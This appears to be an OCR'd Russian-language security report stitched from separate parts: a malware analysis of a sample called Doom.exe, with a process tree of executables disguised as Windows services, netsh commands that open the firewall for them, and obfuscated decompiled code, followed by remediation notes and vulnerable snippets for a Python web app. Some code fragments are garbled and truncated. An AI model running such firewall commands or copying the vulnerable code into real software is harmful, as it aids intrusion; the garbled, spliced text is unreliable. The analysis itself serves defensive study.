1220 - C:\Windows\SysWOW64\netsh.exe netsh firewall add allowedprogram "C:\Users\user\Security Health Service.exe" "S
ecurity Health Service.exe" ENABLE
1628 - "C:\ProgramData\Windows Explorer.exe" ..
1744 - %USERPROFILE%\AppData\Local\Temp\Runtime Broker.exe
1920 - C:\Users\<USER>\AppData\Roaming\Dropped\1.exe
2112 - C:\Users\<USER>\AppData\Roaming\Dropped\2.exe
```

```
2192 - C:\Windows\SysWOW64\netsh.exe
2252 - C:\ProgramData\Windows Explorer.exe
2292 - "C:\Users\user\Security Health Service.exe"
2324 - %SAMPLEPATH%\Doom.exe
2460 - C:\Windows\Antimalware Service Executable.exe
2480 - C:\Windows\SysWOW64\netsh.exe netsh firewall add allowedprogram "C:\Users\user\AppData\Roaming\Host Process fo
r Windows Tasks.exe" "Host Process for Windows Tasks.exe" ENABLE
2508 - %USERPROFILE%\Security Health Service.exe
2544 - C:\Windows\SysWOW64\netsh.exe netsh firewall add allowedprogram "C:\ProgramData\Windows Explorer.exe" "Windows
Explorer.exe" ENABLE
2812 - C:\Windows\SysWOW64\netsh.exe
2828 - C:\Users\<USER>\AppData\Roaming\Dropped\3.exe
2836 - %USERPROFILE%\AppData\Roaming\Dropped\5.exe
2844 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2892 - %WINDIR%\explorer.exe
2996 - C:\Windows\SysWOW64\netsh.exe
3008 - C:\Windows\SysWOW64\netsh.exe
3068 - %USERPROFILE%\AppData\Roaming\Dropped\4.exe
3084 - C:\Windows\SysWOW64\netsh.exe
3124 - C:\Users\<USER>\AppData\Roaming\Dropped\5.exe
3236 - "C:\Windows\Antimalware Service Executable.exe" ..
3244 - "C:\ProgramData\Windows Explorer.exe"
3292 - C:\Users\<USER>\AppData\Roaming\Host Process for Windows Tasks.exe
3364 - "C:\Users\user\AppData\Roaming\Dropped\1.exe"
3512 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
3528 - "C:\Users\user\AppData\Local\Temp\Runtime Broker.exe" ..
3548 - "C:\Windows\Antimalware Service Executable.exe"
3592 - %USERPROFILE%\AppData\Roaming\Dropped\2.exe
3664 - C:\Windows\System32\wuapihost.exe
3668 - %USERPROFILE%\AppData\Roaming\Dropped\1.exe
3708 - %USERPROFILE%\AppData\Roaming\Dropped\3.exe
3820 - "C:\Users\user\AppData\Roaming\Host Process for Windows Tasks.exe" ..
3824 - C:\Windows\SysWOW64\netsh.exe netsh firewall add allowedprogram "C:\Windows\Antimalware Service Executable.ex
e" "Antimalware Service Executable.exe" ENABLE
4024 - "C:\Users\user\AppData\Roaming\Host Process for Windows Tasks.exe"
4212 - "C:\Users\user\AppData\Local\Temp\Runtime Broker.exe" ..
4640 - "C:\Windows\Antimalware Service Executable.exe" ..
4872 - "C:\Users\user\AppData\Roaming\Dropped\2.exe"
5576 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
5612 - C:\Windows\SysWOW64\WerFault.exe -u -p 6864 -s 1672
572 - "C:\Users\user\AppData\Roaming\Dropped\4.exe"
5740 - "C:\Users\user\AppData\Roaming\Dropped\5.exe"
5768 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
6036 - "C:\Users\user\AppData\Local\Temp\Runtime Broker.exe"
6088 - "C:\Users\user\AppData\Roaming\Host Process for Windows Tasks.exe" ..
616 - C:\Windows\System32\svchost.exe
6164 - "C:\Users\user\Security Health Service.exe" ..
6672 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
6864 - C:\Users\user\Desktop\Doom.exe
6872 - "C:\Users\user\AppData\Roaming\Dropped\3.exe"
6996 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
7016 - "C:\ProgramData\Windows Explorer.exe" ..
7044 - C:\Windows\SysWOW64\netsh.exe netsh firewall add allowedprogram "C:\Users\user\AppData\Local\Temp\Runtime Brok
er.exe" "Runtime Broker.exe" ENABLE
948 - Doom.exe
984 - C:\Users\<USER>\AppData\Roaming\Dropped\4.exe
1628 - "C:\ProgramData\Windows Explorer.exe" ..
 1920 - C:\Users\<USER>\AppData\Roaming\Dropped\1.exe
 2112 - C:\Users\<USER>\AppData\Roaming\Dropped\2.exe
 2192 - C:\Windows\SysWOW64\netsh.exe
 2252 - C:\ProgramData\Windows Explorer.exe
 2292 - "C:\Users\user\Security Health Service.exe"
 2324 - %SAMPLEPATH%\Doom.exe
 2828 - C:\Users\<USER>\AppData\Roaming\Dropped\3.exe
 2836 - %USERPROFILE%\AppData\Roaming\Dropped\5.exe
 2844 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2892 - %WINDIR%\explorer.exe
 2996 - C:\Windows\SysWOW64\netsh.exe
 3008 - C:\Windows\SysWOW64\netsh.exe
 3068 - %USERPROFILE%\AppData\Roaming\Dropped\4.exe
```

```
 3084 - C:\Windows\SysWOW64\netsh.exe
 3124 - C:\Users\<USER>\AppData\Roaming\Dropped\5.exe
3236 - "C:\Windows\Antimalware Service Executable.exe" ..
 3244 - "C:\ProgramData\Windows Explorer.exe"
 3292 - C:\Users\<USER>\AppData\Roaming\Host Process for Windows Tasks.exe
 3364 - "C:\Users\user\AppData\Roaming\Dropped\1.exe"
 3512 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
3528 - "C:\Users\user\AppData\Local\Temp\Runtime Broker.exe" ..
 3548 - "C:\Windows\Antimalware Service Executable.exe"
 3592 - %USERPROFILE%\AppData\Roaming\Dropped\2.exe
 3664 - C:\Windows\System32\wuapihost.exe
 3668 - %USERPROFILE%\AppData\Roaming\Dropped\1.exe
 3708 - %USERPROFILE%\AppData\Roaming\Dropped\3.exe
3820 - "C:\Users\user\AppData\Roaming\Host Process for Windows Tasks.exe" ..
 3824 - C:\Windows\SysWOW64\netsh.exe netsh firewall add allowedprogram "C:\Windows\Antimalware Service Executable.ex
e" "Antimalware Service Executable.exe" ENABLE
 4024 - "C:\Users\user\AppData\Roaming\Host Process for Windows Tasks.exe"
4212 - "C:\Users\user\AppData\Local\Temp\Runtime Broker.exe" ..
4640 - "C:\Windows\Antimalware Service Executable.exe" ..
 4872 - "C:\Users\user\AppData\Roaming\Dropped\2.exe"
 5576 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
 5612 - C:\Windows\SysWOW64\WerFault.exe -u -p 6864 -s 1672
 572 - "C:\Users\user\AppData\Roaming\Dropped\4.exe"
 5740 - "C:\Users\user\AppData\Roaming\Dropped\5.exe"
 5768 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
 6036 - "C:\Users\user\AppData\Local\Temp\Runtime Broker.exe"
6088 - "C:\Users\user\AppData\Roaming\Host Process for Windows Tasks.exe" ..
616 - C:\Windows\System32\svchost.exe
6164 - "C:\Users\user\Security Health Service.exe" ..
 6672 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
6864 - C:\Users\user\Desktop\Doom.exe
 6872 - "C:\Users\user\AppData\Roaming\Dropped\3.exe"
 6996 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
7016 - "C:\ProgramData\Windows Explorer.exe" ..
 7044 - C:\Windows\SysWOW64\netsh.exe netsh firewall add allowedprogram "C:\Users\user\AppData\Local\Temp\Runtime Bro
ker.exe" "Runtime Broker.exe" ENABLE
948 - Doom.exe
 984 - C:\Users\<USER>\AppData\Roaming\Dropped\4.exe
```

Dropped Files (9) ⓘ


Scanned	Detections	File type	Name
2023-03-22	50 / 69	Win32 EXE	Runtime Broker.exe
2023-02-02	0 / 59	JavaScript	dbUpgrade.exe.log
2023-03-23	45 / 69	Win32 EXE	Antimalware Service Executable.exe
2023-03-22	42 / 67	Win32 EXE	Windows Explorer.exe
2023-03-23	46 / 68	Win32 EXE	Security Health Service.exe
2023-03-22	43 / 67	Win32 EXE	Host Process for Windows Tasks.exe
?	?	file	a9f115f11b69984263b7ccb37024c415b69b86528848d426325b146c06866bc3
2023-01-31	0 / 46	JavaScript	ConDrv
?	?	file	fa266f8dd71f453d959705ab448251ab10bcc0da5030e5d0fffb77d43f6d61a9


Какие средства обфускации были использованы?

Код был обфусцирован с помощью `Eziriz .NET Reactor`


Методы обфускации:

- Обфускация имен переменных.
- Повторение одних и тех же функций в коде с разными названиями.
- Ненужный код, который не используется, и добавлен исключительно с целью отвлечь специалиста ИБ.
- Мусорные методы, не возвращающие ничего или возвращающие константное значение (например, `true`).
- Разбиение кода на несвязные (на взгляд пользователя) методы (switch-case на 1000+ значений).
- Преобразование управления — код не выполняется в одном месте. Указатель исполнения мигрирует по разным фрагментам одного файла, или вообще по разным файлам. Это очень сильно усложняет дебаггинг и реверс инженеринг.





```
3108        // Token: 0x06000091 RID: 145 RVA: 0x0000258D File Offset: 0x0000078D
3109        private byte[] EqKBGX3Qu()
3110        {
3111            int length = "{11111-22222-20001-00001}".Length;
3112            return new byte[]
3113            {
3114                1,
3115                2
3116            };
3117        }
3118
3119        // Token: 0x06000092 RID: 146 RVA: 0x000025AA File Offset: 0x000007AA
3120        private byte[] SLaMCB0ma()
3121        {
3122            int length = "{11111-22222-20001-00002}".Length;
3123            return new byte[]
3124            {
3125                1,
3126                2
3127            };
3128        }
3129
3130        // Token: 0x06000093 RID: 147 RVA: 0x000025C7 File Offset: 0x000007C7
3131        private byte[] OwgSBJ83C()
3132        {
3133            int length = "{11111-22222-30001-00001}".Length;
3134            return new byte[]
3135            {
3136                1,
3137                2
3138            };
3139        }
3140
3141        // Token: 0x06000094 RID: 148 RVA: 0x000025E4 File Offset: 0x000007E4
3142        private byte[] tgaUJ0RgA()
3143        {
3144            int length = "{11111-22222-30001-00002}".Length;
3145            return new byte[]
3146            {
3147                1,
3148                2
3149            };
3150        }
3151
3152        // Token: 0x06000095 RID: 149 RVA: 0x00002601 File Offset: 0x00000801
3153        internal byte[] vDEwcWtRO()
3154        {
3155            int length = "{11111-22222-40001-00001}".Length;
3156            return new byte[]
3157            {
3158                1,
3159                2
```




🔧 Часть 3: Исправление уязвимостей

✅ NoSQL Injection

> **Митигация**: использование библиотеки, через которую надо фильтровать данные, приходящие от пользователя


> **Импакт**: Можно обойти авторизацию, изменить \ удалить данные в базе данных



✅ Prototype (Class) pollution

> **Митигация**: использовать белый списой опций для получения атрибутов, либо полностью переписать систему обращения к ним. Базовая митигация состоит в том, чтобы проверять аргументы на то, начинаются ли они (или заканчиваются на) с символа нижнего подчеркивания. В Python не получится сделать ничего вредоносного без атрибутов с нижними подчеркиваниями.


> **Импакт**: можно изменить базовые атрибуты класса, что позволит контроллировать атрибуты объектов (`__class__.__base__`)



✅ Using weak hashing algorithms

> **Митигация**: использовать sha256 вместо md5

> **Импакт**: упрощается брутфорс значений



✅ Ordered IDs

> **Митигация**: использовать случайные значения для ID бэкапов (`random.samples`) с более обширным словарем

> **Импакт**: можно с легкостью угадать чужой бэкап

```
def create_backup(self, backup):
    self.__check_connection()
    backup = base64.b64encode(json.dumps(backup).encode()).decode()
    try:
        next_bid = self.backups.find_one(sort=[('bid', pymongo.DESCENDING)])['bid'] + 1
    except:
        next_bid = 1
    self.backups.insert_one({'backup': backup, 'timestamp': int(time.time()), 'bid': next_bid})
    return next_bid
```

✅ Large string→int conversion DOS attack

> **Митигация**: проверять длину строки перед ее переводом в число

> **Импакт**: при неправильной конфигурации веб-сервиса эта уязвимость вызовет падение, а при правильной - ошибки

```
d():
or.db.get_user(session["user"])
id"]) != int(request.form.get('user_id')) and r
e_response({"error":"Access denied"}, 403)
est.values.get('user_id')
```

✅ Inappropriate security options for methods

> **Митигация**: скопировать декоратор проверки администратора `@access.is_admin` на метод `set_permissions`

> **Импакт**: любой пользователь может изменять права для любого другого пользователя

```python
@app.route('/get_permissions', methods=['GET'])
@access.is_admin
def get_permissions():
    user_id = request.args.get('user_id')
    permissions = connector.db.get_permissions_by_uid(user_id)
    return make_response({"permissions": permissions}, 200)

@app.route('/set_permissions', methods=['POST'])
def set_permissions():
    user_id = request.json['user_id']
    permissions = request.json['permissions']
    user = User(connector)
    user.import_from_db(user_id=user_id)
    user.import_({"permissions": permissions})
    user.save_to_db()
    return make_response({"status": "ok"}, 200)
```

✅ Excessive hints in login errors

> **Митигация**: возвращать одинаковые ошибки авторизации и HTTP статус коды при неправильных логине и пароле

> **Импакт**: злоумышленник может подобрать логин пользователя независимо от его пароля

```python
    except UserDoesntExist:
        return make_response({"error":"User not found"}, 404)
    except WrongPassword:
        return make_response({"error":"Wrong password"}, 403)
```